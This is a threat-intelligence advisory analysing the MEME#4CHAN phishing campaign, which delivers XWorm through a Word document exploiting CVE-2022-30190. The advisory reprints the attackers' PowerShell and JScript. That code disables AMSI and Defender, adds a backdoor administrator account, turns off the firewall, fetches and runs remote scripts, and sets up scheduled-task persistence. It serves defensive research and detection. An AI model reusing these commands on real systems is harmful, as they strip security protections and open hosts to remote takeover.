
Securonix Threat Labs Security Advisory: Latest Update: Ongoing MEME#4CHAN Attack/Phishing Campaign uses Meme-Filled Code to Drop XWorm Payloads

Archived: 2026-04-05 21:34:46 UTC

By Securonix Threat Labs, Threat Research: D. Iuzvyk, T. Peck, O. Kolesnikov

TL;DR

An unusual attack/phishing campaign delivering malware while using meme-filled code and complex obfuscation methods continues dropping Xworm payloads for the last few months and is still ongoing today.



Intro

For the last few months, an interesting and ongoing attack campaign was identified and tracked by the Securonix Threat Research team. The attack campaign (tracked by Securonix as MEME#4CHAN) was leveraging rather unusual meme-filled PowerShell code, followed by a heavily obfuscated XWorm payload to infect its victims. Today, we'll dive into this campaign by taking an in-depth technical analysis of the entire attack chain starting with the phishing email samples, covering obfuscation methods, and ending with an analysis of the final binary payload that gets decoded from .NET assemblies in PowerShell.

The attack chain leveraging XWorm payloads was first reported by threat researchers at Elastic. Today, we will take a look at some new unique payloads along with new obfuscation methods used by the attackers that were not covered before. We will also provide new samples, IoCs and detections which we've been tracking since the start of the campaign a few months ago.

The attack begins with a malicious Microsoft Office Word document and appears to be targeting various businesses, including Germany / .de email addresses. Microsoft Word attachments have fallen out of favor since Microsoft decided to

disable macro execution by default, however today as we dive into one of the samples collected, attempted code execution from a macro-less document is still very much in use today.

Attack chain overview

The [MEME#4CHAN] campaign follows a rather unique attack chain consisting of both PowerShell and JavaScript execution originating from a malicious Word document file.

CSharp code execution contained within the main PowerShell script is used to deliver the final payload which ends with XWorm v3.1 execution. Below is a diagram of the overall attack chain. We will dive into each portion of the attack chain in depth as we continue.




Figure 1: [MEME#4CHAN] attack chain

Initial infection

As with many modern attacks we see these days, the MEME#4CHAN typically begins with a phishing email. The attacks appear to be patterned after a known fake hotel reservation phishing scheme. The goal is to get the company employee to open the attached phishing document which will kick off the initial code execution portion of the attack. Typically the subject, body and even contents of the lure attachment are designed to create a sense of urgency to mask any potentially unusual requests.

Phishing email details

In one example, the phishing email contained the subject “Reservation For Room” with a brief message in the body containing a generic text containing room and booking requests. The email appears to be sent from “zoe[at]kbowlingslaw.com”, however after examining the header, the actual sender came from a Gmail address: “panelnew12[at]gmail.com”.

What makes this particular phishing campaign especially interesting is the fact that the target email belonged to a German company involved in manufacturing. This could indicate that the attackers are not only specifically targeting hotels, but blasting out phishing emails using a generic corporate email list and hoping for the best. To bolster this theory, another

phishing email our team intercepted was from the same Gmail address and contained the subject “Urgent booking for Honeymoon” and was targeted to a small German hospital clinic.

Most of the phishing emails analyzed by the team followed the same pattern, so we’ll dive into one of these in depth.

Stage 1: Email attachment analysis: Details for booking.docx

Throughout the rest of this article, we’ll follow the attack chain of one document, though others were overall similar and produced the same final result. In this example, the email attachment is a single Microsoft Word document file named “Details for booking.docx”. When opened, a prompt to the user appears before any content is displayed asking the user if they want to update the document with externally linked files.




Figure 2: Details for booking.docx linked files prompt

If either of the prompts are clicked, the pop-up closes and we’re presented with what looks like stolen images of a bank debit card as well as a driver’s license. Both cards appear to be from two unique French citizens.

The document contains no macros or discernable p-code which means that macro execution is not the attack vector for the phishing document.




Figure 3: Details for booking.docx file contents

Rather than using macros to execute malicious VBscript, this document uses a known vulnerability from last year (CVE-2022-30190). In summary, this vulnerability works by embedding external objects contained in a relationship file within the .docx word file. These relationship files can reference external objects included inside the doc.

In this example, the document footer contained a shape object that was used maliciously. The shape object used the footer relationship file “footer2.xml.rels” to fetch the external objects.




Figure 4: Details for booking.docx external references

Notice on the right side of the figure above that the relationship file contains two links to external resources.

hxxps://huskidkifklaoksikfkfijsju.blogspot[.]com/atom.xml

hxxps://73cceb63-7ecd-45e2-9eab-f8d98aab177f.usrfiles.com/ugd/73cceb_b5b6005e2aa74cf48cd55dca1a2ff093[.]docx

The referenced file 73cceb_b5b6005e2aa74cf48cd55dca1a2ff093.docx appears to be an empty MS document file containing a single picture with a small white square. The same code execution tactic happens again with the same referenced Blogspot URL as the original.

The other URL contained in the original phishing document references the atom.xml file hosted on Usrfiles, a public file sharing service. This file redirects to another URL which downloads and executes a PowerShell script hosted at:

hxxps://73cceb63-7ecd-45e2-9eab-f8d98aab177f.usrfiles[.]com/ugd/73cceb_e5a698286daf43ac87b4544a35b1a482.txt

Some documents we observed executed PowerShell code directly contained within the atom.xml file, while others, as with this case referenced a separate URL containing the malicious PowerShell code.

Stage 2: PowerShell execution

The PowerShell that gets executed at this stage is semi-obfuscated and contains quite a few functions which we’ll dive into further on. The code is rather interesting and contains memes, crass variable names and comments throughout, so you’ll have to pardon the use of the blur tool throughout the next series of figures as we go through it and subsequent files.




Figure 5: 73cceb_e5a698286daf43ac87b4544a35b1a482.txt – CSharp and initial execution

The script begins by stopping the RegSvcs and Msbuild processes. We'll get into why this is important further down. After that, a directory inside C:\ProgramData\ is created called MEMEMAN which is where most of the malware staging from this point will happen.

The $NuclearDefusion variable contains a CSharp script that accomplishes a few tasks. First, at the beginning, there is a deobfuscation function named Â£Â£Â£ which is used to hex decode some of the other variables later on.

Two additional variables, each with their own PowerShell code are contained inside the $amsii variable contained in the JJJI function:

$AMI: This variable contains a long hexadecimal string that is triple hex encoded. Once decoded, we're presented with a simple obfuscated AMSI bypass technique which uses Matt Graeber's reflection method to crash the AMSI (Anti-malware Scan Interface) instance for the current PowerShell session. This will prevent subsequent code from being scanned for malicious content.




Figure 6: $AMI – AMSI bypass techniques

Next, a registry key is created under "HKCU:\\Software\Classes\CLSID\{fdb00e52-a214-4aa1-8fba-4357bb0072ec}\InProcServer32" with a default value set to "C:\IDontExist.dll" This registry change also assists in disabling AMSI by overriding the Microsoft Defender COM object for AMSI and points it to a DLL that doesn't exist.

$DEF: This variable contains PowerShell code to once again disable AMSI using the same two methods as before, just obfuscated differently. Additionally, defender exclusions are created for pretty much everything on the host using the "Add-

MpPreference” PowerShell module.

```
$MMDesa=$null;$fqwzabra="$(('Sy'+'st'+'em').nOrmaLIZE([ChAr]([bYte]0x46)+[chaR]([bYTE]0x6f)+[char]([BYte]0x7
New-ItemProperty -Path 'HKCU:\Software\Classes\CLSID\{fdb00e52-a214-4aa1-8fba-4357bb0072ec}\InProcServer32' -
Add-MpPreference -ExclusionExtension ".bat"
Add-MpPreference -ExclusionExtension ".ppam"
Add-MpPreference -ExclusionExtension ".xls"
Add-MpPreference -ExclusionExtension ".docx"
Add-MpPreference -ExclusionExtension ".bat"
Add-MpPreference -ExclusionExtension ".exe"
Add-MpPreference -ExclusionExtension ".vbs"
Add-MpPreference -ExclusionExtension ".js"
Add-MpPreference -ExclusionPath  C:\
Add-MpPreference -ExclusionPath  D:\
Add-MpPreference -ExclusionPath  E:\
Add-MpPreference -ExclusionProcess explorer.exe
Add-MpPreference -ExclusionProcess kernel32.dll

Set-MpPreference -DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true -DisableRealtimeMonitor
Set-MpPreference -EnableControlledFolderAccess Disabled
Set-MpPreference -PUAProtection disable
Set-MpPreference -HighThreatDefaultAction 6 -Force
Set-MpPreference -ModerateThreatDefaultAction 6
Set-MpPreference -LowThreatDefaultAction 6
Set-MpPreference -SevereThreatDefaultAction 6
Set-MpPreference -ScanScheduleDay 8
New-Ipublicroperty -Path HKLM:Software\Microsoft\Windows\CurrentVersion\policies\system -Name EnableLUA -Prop
Stop-Service -Name WinDefend -Confirm:$false -Force
Set-Service -Name WinDefend -StartupType Disabled
net user System32 /add
net user System32 123
net localgroup administrators System32 /add
net localgroup "Remote Desktop Users" System32 /add
net stop WdNisSvc
sc delete windefend
netsh advfirewall set allprofiles state off
```

Figure 7: $DEF – Code samples: Disable AMSI, Defender exclusions, and new local user

Towards the end of the script, a new local user named “System32” with a password of 123 is created. The new local user is then added to the administrators and Remote Desktop Users groups. And then lastly, Windows Firewall is disabled.

Moving through the Csharp script, we run into another obfuscated variable called $CHOTAbheem which contains a long encoded string. Further down we see it leveraging the £££ function to decode it.

```
hulakabutr = ActiveXObject("new:{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}");
WScript["Sleep"](3000);
magualei = "powersh*^ -EP Bypass -c Get-Content -RAW C:\\ProgramData\\MEMEMAN\\Cyph*rDeptography.~+~ |
    .('{x}{9}'.replace('9','0').replace('x','1')-f'lun','%%').replace('%%','I').replace('lun','EX') | ping
    127.0.0.1";
magualei = magualei.replace("*" ,"e");
magualei = magualei.replace("*" ,"e");
magualei = magualei.replace("*" ,"e");
magualei = magualei.replace("*" ,"e");
magualei = magualei.replace("^" ,"ll");
hulakabutr
["Run"](magualei, 0, true);
```

Figure 8: Deobfuscated code behind $CHOTAbheemdecoded


The script above leverages the WScript.shell COM object “{40FC6ED5-2438-11CF-A3DB-080036F12502}” to execute the $NuclearDefusion variable which we’ll see written to disk later on. This takes us through the first half of the original PowerShell script.

```
[IO.File]::WriteAllText("$colaburbumbum\\CypherDeptography.~+~", $NuclearDefusion)

$NuclearDefusion | .('{x}{9}'.replace('9','0').replace('x','1')-f'lun','%%').replace('%%','I').replace('lun','EX')

$ALLSLAVEBACKUP = 'https://backuphotelall.blogspot.com/atom.xml'

$allslave = '-6-5-7-6-6-1-634-332-8-6-6-7-5-63435-6--37-4-6-9-63436-63435-2-8-7-0-234-336-1-234-336--3234-3363432-234-336-5-234-336-4-

#why my ex left me

$hinagulgul = ÂŁÂŁÂŁ(ÂŁÂŁÂŁ(ÂŁÂŁÂŁ $allslave))

$bulbuli = $hinagulgul.replace('sexalkabeer',$ALLSLAVEBACKUP)
#bobs&v     a
[IO.File]::WriteAllText("$colaburbumbum\\REALENGINEUPDATE.js", $bulbuli)

$inkwur = 'https://3000allfitheyito.blogspot.com/atom.xml'

$shakalakaboomboom = '-6-5-7-6-6-1-634-332-8-6-6-7-5-63435-6--37-4-6-9-63436-63435-2-8-7-0-234-336-1-234-336--3234-3363432-234-336-5-2

#why my ex left me

$m          n = ÂŁÂŁÂŁ(ÂŁÂŁÂŁ(ÂŁÂŁÂŁ $shakalakaboomboom))

$sexi = $m          n.replace('stepsishelpme',$inkwur)
#bobs&vigina
[IO.File]::WriteAllText("$ZeeNEWsTV\\UpdateEscan.js", $sexi)
schtasks /create /sc MINUTE /mo 200 /tn EscanDissldo /F /tr "$WS C:\\ProgramData\\MEMEMAN\\UpdateEscan.js"
#can not change this
$startup = [environment]::getfolderpath("Startup")
[string]$sourceDirectory  = "C:\\ProgramData\\MEMEMAN\\*"
[string]$destinationDirectory = $startup
Copy-item -Force -Recurse -Verbose $sourceDirectory -Destination $destinationDirectory
Remove-Item "$destinationDirectory\*.~+~" -Force -recurse -ErrorAction SilentlyContinue
#PhynthysisinggomilinoPULPUL
#The Code is made By #MXJIGIJIGIbulbulkulbulmulchulchul
```

Figure 9: 73cceb_e5a698286daf43ac87b4544a35b1a482.txt – PowerShell code

The code referenced in the first half of the script is written to disk and saved in the "C:\ProgramData\MEMEMAN" directory as "CypherDeptography.~+~" using the PowerShell [IO.File]::WriteAllText method.

Next, let's take a look at what's hidden away behind the $allsave variable. Once decoded using the same method we used to decode the $CHOTAbheem variable, we're faced with a hugely obfuscated JScript one-liner as seen in the figure below.




```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?String.
    fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--){d[e(c)]=k[c]||e(c)
    }k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace
    (new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('4=q("o:{n-m-l-g-j}");i["8"](d);2="b>h*^
    -a p>> -c (5\'w\'r(\'k\') -u>*B)  | .(\'{x}{9}\'.3(\'9\',\'0\').3(\'x\',\'1\')-f\'6\',\'%%\'
    ).3(\'%%\',\'5\').3(\'6\',\'t\') | v A.0.0.1";2=2.3("*","e");2=2.3("*","e");2=2.3("*","e");2=
2.3("^","z");2=2.3(">","s");2=2.3(">","s");2=2.3(">","s");2=2.3(">","s");4["y"](2,0,7);',38,38,'|
|Jigijigi|replace|combackmyex|I|lun|true|Sleep||eP|power||5000|||ADB9||WScript|00C04FD58A0B|sexal
kabeer|11D0|1CF0|F935DC22|new|Bypa|ActiveXObject|||EX||ping|||RUN|ll|127|'.split('|'),0,{}))
```

```
combackmyex=ActiveXObject("new:{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}");
WScript["Sleep"](5000);Jigijigi="power>h*^ -eP Bypa>> -c (I'w'r('sexalkabeer') -u>*B)  | .('{x}{9
}'.replace('9','0').replace('x','1')-f'lun','%%').replace('%%','I').replace('lun','EX') | ping
    127.0.0.1";
Jigijigi=Jigijigi.replace("*","e");
Jigijigi=Jigijigi.replace("*","e");
Jigijigi=Jigijigi.replace("*","e");Jigijigi=Jigijigi.replace("^","ll");Jigijigi=Jigijigi.replace(
    ">","s");
Jigijigi=Jigijigi.replace(">","s");
Jigijigi=Jigijigi.replace(">","s");Jigijigi=Jigijigi.replace(">","s");
combackmyex["RUN"](Jigijigi,0,true);
```

Figure 10: $allsave JScript and deobfuscated PowerShell code

Once decoded, the script behind $allsave is similar to that of $CHOTAbheem . However this appears to invoke a variable that is referenced in the main script which points to:

hxxps://backuphotelall.blogspot[.]com/atom.xml

Unfortunately, we were not about to pull this script as the Blogspot URL was taken offline at some point. However, we can speculate that it is similar to that of the original atom.xml script.

Next down the list, we've got a repeating function (probably for redundancy) where the $shakalakaboomboom variable is decoded. In the end, carving through the layers of obfuscation once again, it retrieves yet another atom.xml file from the following URL:

hxxps://3000allfitheyito.blogspot[.]com/atom.xml

Persistence is established by writing the obfuscated JScript code to disk and saving it as \ZeeNEWsTV\UpdateEscan.js using the WriteAllText method. A scheduled task is then created called EscanDissldo referencing the newly created file that runs once every 200 minutes.

schtasks /create /sc MINUTE /mo 200 /tn EscanDissldo /F /tr "wscript.exe //b //e:jscript C:\\ProgramData\\MEMEMAN\\UpdateEscan.js"

